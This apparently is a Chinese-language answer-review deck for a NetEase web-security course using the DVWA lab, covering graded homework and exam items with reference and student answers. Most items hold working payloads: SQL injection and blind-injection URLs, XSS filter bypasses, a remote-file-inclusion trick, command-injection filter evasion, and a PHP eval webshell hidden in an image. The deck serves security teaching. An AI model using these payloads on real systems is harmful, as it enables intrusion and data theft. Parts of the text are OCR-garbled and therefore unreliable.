# ⑤ 微专业 / 信息安全

# 答疑. WEB安全实战







## 主观题解析(第一节)

按照第一节的内容部署好dvwa后,有几种方法可访问dvwa?至少给出三种不同的方问url 提示:结合第一课web基础知识中的"web服务端环境"内容)

(6分)

得分点1: 每个url2分

(6分)

## 参考答案:

- 1. http://localhost/dvwa-1.9/
- 2、http://127.0.0.1/dvwa-1.9/
- 3、ipconfig参看自己ip 10.10.10.10
- 访问http:// 10.10.10.10/dvwa-1.9/
- 4、设置host为 127.0.0.1 websecurity.163.com 访问http://websecurity.163.com/dvwa-1.9/

## 主观题解析(第一节)

按照第一节的内容部署好dvwa后,登陆后进入首页index.php,使用firebug页面元素查看功能写出下面几个按钮的windows.location的值(提示:结合Web安全工具中的"安全测试之浏览器扩展入门"内容)

**Brute Force Command Injection** div id="main menu"> **CSRF** <div id="main\_menu\_padded"> File Inclusion dul class="menuBlocks"> File Upload <1i class="" onclick="window.location='vulnerabilities/brute/"> Insecure CAPTCHA onclick="window.location='vulnerabilities/exec/'"> onclick="window.location='vulnerabilities/csrf/'"> **SQL** Injection onclick="window.location='vulnerabilities/fi/.?page=include.php'"> SQL Injection (Blind) onclick="window.location='vulnerabilities/upload/'"> onclick="window.location='vulnerabilities/captcha/'"> class="" XSS (Reflected) onclick="window.location='vulnerabilities/sqli/'"> XSS (Stored) onclick="window.location='vulnerabilities/sqli\_blind/'"> onclick="window.location='vulnerabilities/xss r/" "> class="" (4分) </u1> 得分点1: class="menuBlocks"> 一共10个, 少或者错酌情扣分 dul class="menuBlocks"> (4分)



## 主观题解析(第二节)

通过第二节的学习,同学们应该掌握了ZAP的安装和基本的使用。请将dvwa等级调为high,进入暴力破解模块,输入正确的用户名密码,使用ZAP抓取请求数据包,复制出ZAP中的请求数据包内容,并且找到该请求数据包返回的响应包中的user\_token的值 提示:请确认使用的是ZAP,它的数据包格式跟其他抓包软件略有不同,老师是看得出来的哦

得分点1:

(10分)

## 请求包中的user\_token与响应包中的user\_token不一样

请求数据包5分 user token值5分

(10分)

```
GET
http://10.240.131.199/dvwa-1_9/wulnerabilities/hrute/?username=admin&password=password&Login=Login&user_token+0356a7733e7037e646b73fb43deb46b7 HTTP/1.1
User-Agent: Mozilla/5.0 (windows for 6.1, nowe4, rv.52.0) decko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer:
http://10.240.131.199/dvwa-1.9/vulnerabilities/hrute/?username=admin&password=password&Login=Login&user_token+13074ac8222a79633957f46460e6b0ad
Cookie: security=high; PHPSESSID=celms0blmk4111v/6h346qhob/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 10.240.131.199
```

```
<form action="#" method="GET">
               Username:<br />
               <input type="text" name="username"><br />
               Password:<br />
               <input type="password" AUTOCOMPLETE="off" name="password"</pre>
               <input type="submit" value="Login" name="Login">
                                   name='user_token' value=
 85a920f5ce7805217ecceacc00d3dc92
          Welcome to the password protected area admin
 'http://10.240.131.199/DVWA-1.9/hackable/users/admin.jpg" />
     </div>
     <h2>More Information</h2>
     <l>
          <a href=</li>
"http://hiderefer.com/?https://www.owasp.org/index.php/Testing_for_Brute
)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_For
>
          <a href=</a>
```



## 主观题解析(第二节)

通过第二节的学习,同学们应该掌握了ZAP的安装和基本的使用。请将dvwa等级调为high,进入暴力破解模块,输入正确的用户命名密码,使用ZAP抓取请求数据包,写出ZAP中的请求数据包,并且写出响应包中的user token的值

提示:请确认使用的是ZAP,它的数据包格式跟其他抓包软件略有不同,老师是看得出来的哦(10分)

#### 得分点1:

请求数据包5分 user\_token值5分 (10分)

GET

http://10.240.131.199/DVWA-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user\_token=d0675d6854

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Referer: http://10.240.131.199/DVWA-1.9/vulnerabilities/brute/ Cookie: security=high; PHPSESSID=lpv6390e4v2i0j63cjp5j98k76

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Host: 10.240.131.199

GET /DVWA-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user\_token=18b15923967dcea8b715204009ce10f2 HTTP/1.1

Host: 10.240.131.199

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3

Accept-Encoding: gzip, deflate

Referer: http://10.240.131.199/DVWA-1.9/vulnerabilities/brute/?username=admin&password=password&Login=Login&user\_token=d0675d685490b95bd90d1523055ab819

Cookie: security=high; PHPSESSID=lpv6390e4v2i0j63cjp5j98k76

Connection: close

Upgrade-Insecure-Requests: 1

Burp



## 主观题解析(第三节)

通过第三节的学习,同学们应该掌握了windows下的命令拼接符的用法。请写出下面的cmd命令真正执行的是什么命令?

举例: whoami & net user 真正执行的是: whoami和net user

提示: 送分题, 大家可以在自己windows系统的cmd下输入试一下

- (1) whoami && net user 真正执行的是:
- (2) whoami || net user 真正执行的是:
- ( 3 ) ping 999.999.999.999 && ping 127.0.0.1 真正执行的是:
- ( 4 ) ping 999.999.999.999 || ping 127.0.0.1 真正执行的是:

(4分)

得分点1: 1个问题1分 (4分)

坑:执行失败是没有执行吗?

```
:\Users\MetEase>whoami && net user
ie8win7\netease
Jser accounts for \\IE8WIN7
                                                     IEUser
Idministrator
                          Guest
NetEase
The command completed successfully
C:\Users\NetEase>whoami ¼ net user
ie8win7\netease
C:\||corc\|NotEaco\ning 999 999 999 999 88 ning 127 A
Ping request could not find host 999.999.999.999. Please check the name and try
again.
C:\Users\NetEase\ping 999.999.999.999 !! ping 127.0.0
Ping request could not find host 999.999.999.999. Please check the name and try
again.
         27.0.0.1 with 32 bytes of data:
           127.0.0.1: butes=32 time<1ms TTL=128
           127.0.0.1: bvtes=32 time<1ms TTL=128
      from 127.0.0.1: bytes=32 time<1ms ITL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = Oms, Maximum = Oms, Average = Oms
```

## 主观题解析(第三节)

<u>小明在渗透测试一个Web网</u>站的时候发现服务器是windows 2003 server,存在命令注入漏洞,但是却无法执行net user命令查看用户,猜测过 滤了"net user"字符串,<mark>同学们利用第三节的知识来帮帮他。至少写出三条构造后的net user命令</mark>

提示: 似乎可以在命令中间插入什么

(6分)

得分点1:

1个2分

(6分)

坑:答案中不能出现net user字符串

"net user" ( × )

" " net user ( × )

net user " " ( × )

^net ^user (√)



## 主观题解析(第四节)

针对第四节Medium等级的csrf漏洞,我们在课程中是用火狐的插件tamper data,对手工输入和访问low方法生成的html进行对比,从而发现了工者的不同。请同学们使用第二节安装的ZAP进行截包操作,复制出两种方法ZAP中请求数据包的内容,修改的密码统一为password提示:请确认使用ZAP抓取,它的数据包格式跟其他抓包软件略有不同,老师是看得出来的哦

(10分)

得分点1:

1个请求数据包5分

(10分)

只看你数据包cookie和referer

Cookie: security=medium

Referer: http://你的ip/DVWA-1.9/vulnerabilities/csrf/

Referer: http://你的ip/csrf.html或者为空

自己直接双击打开的html

## 主观题解析(第五节)

```
某php程序员小白将下面的代码命名成test.php部署到网站http://websecurity.163.com/的根目录下
<?php
 $filename = $_GET['file'];//将参数file的值传递给$filename
 $filename = str_replace( array( "http://", "https://" ), "", $filename );//为防止远程文件执行过滤了http://和https://字段
 include($filename);//使用include()函数包含$filename文件
安全工程师小黑研究该网站后在自己网站http://hack.163.com/根目录下上传了phpinfo.txt,代码如下:
<?php
   phpinfo();
请问小黑利用该phpinfo.txt应该如何构造URL才能在websecurity.163.com执行phpinfo函数?
只需要写出构造好的ur即可
(10分)
得分点1:
                                 http://websecurity.163.com/test.php?
file参数3分,完整url3分,嵌套http4分
(10分)
                                 file=httphttp://://hack.163.com/phpinfo.txt
```

## 主观题解析(第六节)

第六节大家学习了制作"内涵图"的过程,我们一直使用的是phpinfo函数作为演示,请同学们用真正的一句话本马<?php @eval(\$\_POST['pass']);?>,图片请自行网上寻找,按照课程描述进行"内涵图"制作,并成功上传到dvwa,使用文件包含模块执行系统命令, 要求提供四个截图:

- 1、使用编辑器打开原始图片的结尾处的16进制截图(没有一句话木马)
- 2、使用编辑器打开合成后图片的结尾处的16进制截图(包含一句话木马)
- 3、使用图片查看软件打开合成后图片的截图(能够成功显示图片)
- 4、使用firefox插件hackbar在dvwa文件包含模块high等级执行ipconfig(能够成功显示命令)

提示: hackbar post使用方法

(10分)





## 主观题解析(第六节)

文件包含模块执行

High等级

POST参数


```
Load URL
            http://localhost/DVWA-1.9/vulnerabilities/fi/
            ?page=file://F:\phpstudy\WWW\DVWA-1.9\hackable\uploads\2.jpg
   Split URL
   Execute 1
            ☑ Enable Post data ☐ Enable Referrer
Post data
            pass=exec('ipconfig',$out);
            echo '';
            print r($out);
            echo'';
◆ rB海&(◆ 閉P◆◆
  [1] => Windows IP 配置
  [4] => 以太网话配器 SSTAP 1:
        连接特定的 DNS 后缀
  [14] => 无线局域网适配器 本地连接* 2:
  [15] =>
  [16] =>
  [17] =>
         连接特定的 DNS 后缀 . . . . . . . .
  [18] =>
  [19] => 以太网适配器 以太网:
  [20] =>
         连接特定的 DNS 后缀
         : fe80::1%20
                                  192. 168. 1. 1
```



## 主观题解析(第七节)

## 最满意的题目







## 主观题解析(第七节)

### 标准答案:

?id=1 and 1=2 union select 1,2,3,4,user(),6,7,8--

## 学员答案:

```
?id=1=2 union select 1,2,3,4,user(),6,7,8--
?id=1*6 union select 1,2,3,4,user(),6,7,8--
?id=1 union select 1,2,3,4,user(),6,7,8 order by
password desc
```

?id=1+and+user()+union+select+user(),user(),user(),user(),user(),user()

?id=1 union all select

@@version,2,3,4,user(),6,7,8 ORDER BY 2

?id=1 and 1=2 union all select

1,2,3,4,a.`password`,5,6,7 from (select user() as password)AS a

```
有如下php代码:
$con=mysql_connect("localhost","root");//数据库连接字段,phpstudy默认root/root
$id=@$_GET['id'];//通过get方式传递id的参数的值
if(!$con){
    die('Could not connect: ' . mysql_error());
    mysql_select_db("dvwa");//访问dvwa数据库
    $query="select * from users where user id =$id";//访问users表
    echo mysql_result(mysql_query($query), 0, "password");//输出password这列的值
如果你的dvwa是默认配置安装的,将其命名成test.php放到web根目录下访问
http://127.0.0.1/test.php?id=1, 我们将看到
          ▼ = • SQL+ XSS+ Encryption+ Encoding+ Other+
    Load URL
              http://127.0.0.1/test.php?id=1
    Split URL
     Execute
               🔳 Enable Post data 📗 Enable Referrer
 5f4dcc3b5aa765d61d8327deb882cf99
请完成手工sqi回显注入,页面输出user()结果,如图所示
         ■ SQL- XSS- Encryption- Encoding- Other-
    Load URL http://127.0.0.1/test.php?id=1
    Split URL
     Execute
              Enable Post data
                             Enable Referrer
root@localhost
请将这个url补充完整并简单描述注入的过程
注意: url必须以http://127.0.0.1/test.php?id=1开始,且得到页面上的显示,否则不得分
提示: 利用sql关键字order by和union select
(10分)
```



## 主观题解析(第八节)

```
http://websecurity.163.com/test.php?id=1' and length(database())>5 -- 真 http://websecurity.163.com/test.php?id=1' and length(database())>6 -- 假
```

```
http://websecurity.163.com/test.php?id=1' and ascii(substr(database(1,4,1))=53 -- 真 http://websecurity.163.com/test.php?id=1' and ascii(substr(database(1,5,1))=50 -- 真 http://websecurity.163.com/test.php?id=1' and ascii(substr(database(1,6,1))=48 -- 真
```

http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),1,1))<120 -- 真 http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),1,1))<119 -- 假

http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),2,1))>=123 -- 假 http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),2,1))>=122 -- 真

http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),3,1))<=121 -- 真 http://websecurity.163.com/test.php?id=1' and ascii(substr(database(),3,1))<=120 -- 假

8	ASCII打印字符												
		10	0011		0100		0101		0110		011		
	2		3		4		5		6		7		
	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	
100	32		48	0	64	<b>a</b>	80	P	96	•	112	p	
	33	!	49	1	65	A	81	Q	97	a	113	q	
0	34	"	50	2	66	В	82	R	98	b	114	r	
	35	#	51	3	67	C	83	S	99	c	115	s	
	36	\$	52	4	68	D	84	T	100	d	116	t	
_	37	%	53	5	69	E	85	U	101	e	117	u	
	38	&	54	6	70	F	86	V	102	f	118	V	
	39	•	55	7	71	G	87	W	103	g	119	w	
1	40	(	56	8	72	H	88	X	104	h	120	X	
	41	)	57	9	73	I	89	Y	105	i	121	y	
	42	*	58	•	74	J	90	Z	106	j	122	Z	
	43	+	59	;	75	K	91	I	107	k	123	{	
2	44	,	60	<	76	L	92	1	108	1	124		
	45	120	61	=	77	M	93	]	109	m	125	}	
0	46		62	>	78	N	94	٨	110	n	126	~	
	47	1	63	?	79	0	95		111	0	127	Δ	^



## 主观题解析(第九节)

```
某php程序员小白将下面php代码部署到 http://websecurity.163.com/test.php:
<html>
<head><tittle>XSS TEST</tittle></head>
<body>
<form action="" method="get">
<input type="text" name="xss"/>
<input type="submit" value="test"/>
</form>
</body>
</html>
<?php
$xss=@$_GET['xss'];
if($xss!==null){
    $xss = str_replace( '<script>', ", $xss );//filter label <script>
    echo $xss;
}
```

test.php 是GBK编码 http://websecurity.163.com/test.php?xss= %3Cscr%3Cscript%3Eipt%3Ealert%28%27%CB%D5%C 0%CF%CA%A6+love+%D4%C6%BF%CE%CC%C3%27 %29%3C%2Fscript%3E

test.php 是UTF8编码 http://websecurity.163.com/test.php?xss= %3Cscr%3Cscript%3Eipt%3Ealert%28%27%E8%8B%8 F%E8%80%81%E5%B8%88+love+%E4%BA%91%E8% AF%BE%E5%A0%82%27%29%3C%2Fscript%3E

请使用script标签绕过代码的限制,弹出"\$你的云课堂昵称 love 云课堂",如下图所示,并按照课程讲解的嵌套法和大小写混合法写出两种 方法的url,必须使用script标签

苏老师 love 云课堂 确定

<scr<script>ipt>alert('苏老师 love 云课堂')</script>

<ScRiPt>alert('苏老师 love 云课堂')</script>

提示:如果你给出的119出的框中文编码出现问题是要扣分的哦

## 主观题解析(第九节)

http://www.mytju.com/classCode/tools/encode\_gb2312.asp

## 标准答案:

 $2xss = \crit = \crit$ 

?xss=<meta+http-equiv="Content-Type"+content="text/html;+charset=UTF-8"+/><sCRipt+charset="utf-8">alert('苏老师 love 云课堂');</script>

## 学员答案:

?xss=<scripT>alert(String.fromCharCode(33487, 32769, 24072, 32, 108, 111, 118, 101, 32, 20113, 35838, 22530))</script>



## 主观题解析(考试题1)

http://www.test.com/ShowMore.php?id=672613&page= 2&pageCounter=32&undefined&callback=%253C%257 3%2563%2572%2569%2570%2574%253F%2526%25 2397%253B%2526%2523108%253B%2526%2523101 %253B%2526%2523114%253B%2526%2523116%253 B%2526%252340%253B%2526%252334%253B%2526 %2523107%253B%2526%2523101%253B%2526%252 3121%253B%2526%252358%253B%2526%252347%2 53B%2526%252337%253B%2526%252383%253B%25 26%2523116%253B%2526%252385%253B%2526%25 23100%253B%2526%252389%253B%2526%252349% 253B%2526%252354%253B%2526%252351%253B%2 526%252388%253B%2526%252383%253B%2526%25 2383%253B%2526%2523116%253B%2526%2523101 %253B%2526%2523115%253B%2526%2523116%253 B%2526%252337%253B%2526%252347%253B%2526 %252334%253B%2526%252341%253B%2520%253C %252F%2573%2563%2572%2569%2570%2574%253 E& =1302746925413

a

坑: unicode?

## 主观题解析(考试题1)



http://wooyun.jozxing.cc/static/drops/tips-689.html

## 主观题解析(考试题2)

#### 作业2

某Web安全微专业学员安装DVWA后修改了自己的管理员密码,正在学习盲注自己安装的DVWA的管理员密码,下面是他的盲注记录,请写出这位学员注出来的密码,并解密出明文密码

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli\_blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),1,1))=55-- &Submit=Submit# 真

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli\_blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),2,1))=56-- &Submit=Submit# 真

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli\_blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),3,1))=97-- &Submit=Submit# 真

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli\_blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),4,1))=49-- &Submit=Submit# 真

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli\_blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),5,1))=99-- &Submit=Submit# 真

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli\_blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),6,1))=100-- &Submit=Submit# 真

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),7,1))=101-- &Submit=Submit# 真

http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli\_blind/

?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),8,1))=102-- &Submit=Submit# 真



## 主观题解析(考试题2)

#### md5在线解密

全部

新闻

更多

设置

找到约 125,000 条结果 (用时 0.41 秒)

#### md5在线解密破解,md5解密加密

www.cmd5.com/ <

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立10年,从未被超速 行开发的程序,对于vb、dz、ipb、mssql等大量加密方式,实现了...

解密范围·批量解密·注册·登录

#### MD5在线加密/解密/破解-站长工具

tool.chinaz.com/Tools/md5.aspx ▼

辅助工具 : 加密解密 编码转换 压缩格式化 配色工具 端口扫描 路由器追踪 , 当前位置 : 站长工! 加密/解密·星摩问世,红包雨走一波,来抢! 240G高防清洗

#### md5解密MD5在线解密破解md5

pmd5.com/ ▼

md5解密MD5在线解密破解md5.... 腾讯博客; |; QQ空间, |; admin@pmd5.com. 傲娇的前端同位 mittya; |; fe-leechan. MD5解密成功171289093次. 做 登录. 登录

#### md5解密|md5在线解密-全球唯一8位小写+数字全收录的解密网站

www.ttmd5.com/ ▼

本站专业针对md5等哈希算法进行在线解密,可上传文件在线批量破解,最多可支持数万个密码 查询是免费的.

#### 78a1cdefcb87a7d3a9af3570416c2a93



全部

更多

T且

找到约 36 条结果 (用时 0.23 秒)

小提示: 仅限搜索简体中文结果。您可以在设置中指定搜索语言

#### MD5 reverse for 78a1cdefcb87a7d3a9af3570416c2a93

md5.gromweb.com/?md5=78a1cdefcb87a7d3a9af3570416c2a93 ▼ 翻译此页 MD5 reverse for MD5 hash 78a1cdefcb87a7d3a9af3570416c2a93.

#### ถอดรหัส md5 ฟรี เครื่องมือ md5 ฟรี เครื่องมือ md5 ฟรี เข้ารหัส md5 . md5 ร้าว... th.freemd5.com/ ▼ 翻译此页

78a1cdefcb87a7d3a9af3570416c2a93, MD5, jamhacker, 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27. MD5 ...

#### free md5 decryption, free md5 widget, free md5 tools, md5 encryption ... freemd5.com/ ▼ 翻译此页

78a1cdefcb87a7d3a9af3570416c2a93, MD5, iamhacker. 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27, MD5 ...

#### libero md5 decrittazione, libero widget di md5, strumenti gratuiti per ... it freemd5 com/ ▼

78a1cdefcb87a7d3a9af3570416c2a93, MD5, jamhacker, 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27, MD5 ...


#### 무료 MD5 암호 해독 , 무료 MD5 위젯 , 무료 MD5 도구, MD5 암호화 ... kr.freemd5.com/ ▼ 翻译此页

78a1c defc b87a7d3a9af3570416c2a93, MD5, jamhacker. 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27. MD5 ...



## 主观题解析(考试题3)

某安全工程师在渗透测试一个网站发现下面的url: http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg &filename=黑猫警长.jpg



passwd&filename=黑猫警长.jpg

发挥自己的想象,结合第四课所学漏洞知识,这样的url可能会存在哪些漏洞,每个参数一种类型的漏洞,并写出验证你想法的url,至少写出三种

评分标准:本题满分10分,写出一种给4分,写出两种给7分,写出三种给10分,漏洞类型和验证url分数各占一半



## 主观题解析(考试题3)

某安全工程师在渗透测试一个网站发现下面的url:

http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg &filename+黑猫警长.jpg

访问后的页面如图所示:





http://www.xxx.com/show.php?classid=9527&fil epath=upload/pic/20120522100516.jpg &filename = <img src=x onerror=alert(1)>.jpg

发挥自己的想象,结合第四课所学漏洞知识,这样的url可能会存在哪些漏洞,每个参数一种类型的漏洞,并写出验证你想法的url,至少写出三

评分标准:本题满分10分,写出一种给4分,写出两种给7分,写出三种给10分,漏洞类型和验证url分数各占一半




## 主观题解析(考试题3)

某安全工程师在渗透测试一个网站发现下面的urli

http://www.xxx.com/show.php?classid=9527&ilepath=upload/pic/20120522100516.jpg &filename=黑猫警长.jpg

#### 访问后的页面如图所示:







http://www.xxx.com/show.php?classid=9527' and '1'='2& filepath=upload/pic/20120522100516.jpg&filen ame=黑猫警长.jpg

发挥自己的想象,结合第四课所学漏洞知识,这样的url可能会存在哪些漏洞,每个参数一种类型的漏洞,并写出验证你想法的url,至少写出三

评分标准:本题满分10分,写出一种给4分,写出两种给7分,写出三种给10分,漏洞类型和验证url分数各占一半

## 学员问题

1.挖洞有什么好的方法或者思路吗?现在就只能拿着扫描器一通扫#如果是手工挖洞的话,一个网站那么多页面要怎么尝试?

一个包一个包分析才能找到扫描器找不到的高危漏洞

2.能不能谈谈,在老师眼中,在网易这种大公司里,开发岗位与安全岗位的简单比较?比如从实际工作内容、工作强度、薪金待遇(如果方便的话)方面

甲方公司差别不大,都是技术岗,都得开发



## http://study.163.com/course/courseMain.htm?courseId=1003521035




## 《Web安全工程师》微专业前置课


10797 ★★★★★ (66) 讲师: WYtecl

如何学习安全?(方向)

如何学习Web安全?(目的)

# 如何进行漏洞挖掘?(能力)








# 我的建议:漏洞类型的学习

8	网易安全UNetEase Security		首页	帐	長 <b>下RC 腾讯3</b> Tencent	安全应急响应中心 Security Response Center	首页	提交漏洞 英雄榜	礼品兑换 †	阿里安全峰会 公告 礼品	3兑换 :	贡献榜 安全研究	提交漏洞/桁	青
	个人主页	收货地址	漏洞提交	提交记录	提交漏洞	诚遂广大安全专家共捍	-互联网生态-	安全,为用户保驾护。	航	最同未修复之前,请不要向外界传播。一旦 上利用漏洞进行损害用户利益、影响业务运	作、盗取用户数	效据 <del>等</del> 行为操作。	計划"回馈。注	
	漏洞名称	请输入漏洞名称			* 漏洞名称	请输入漏洞名称				,目前为非工作时间,您上报的漏洞处理将	与所延迟,我们	门将在工作时间尽快处理哦!		
	漏洞类型			~	* 漏洞类型	Web漏洞	•	普通反射型XSS	•	:	•			
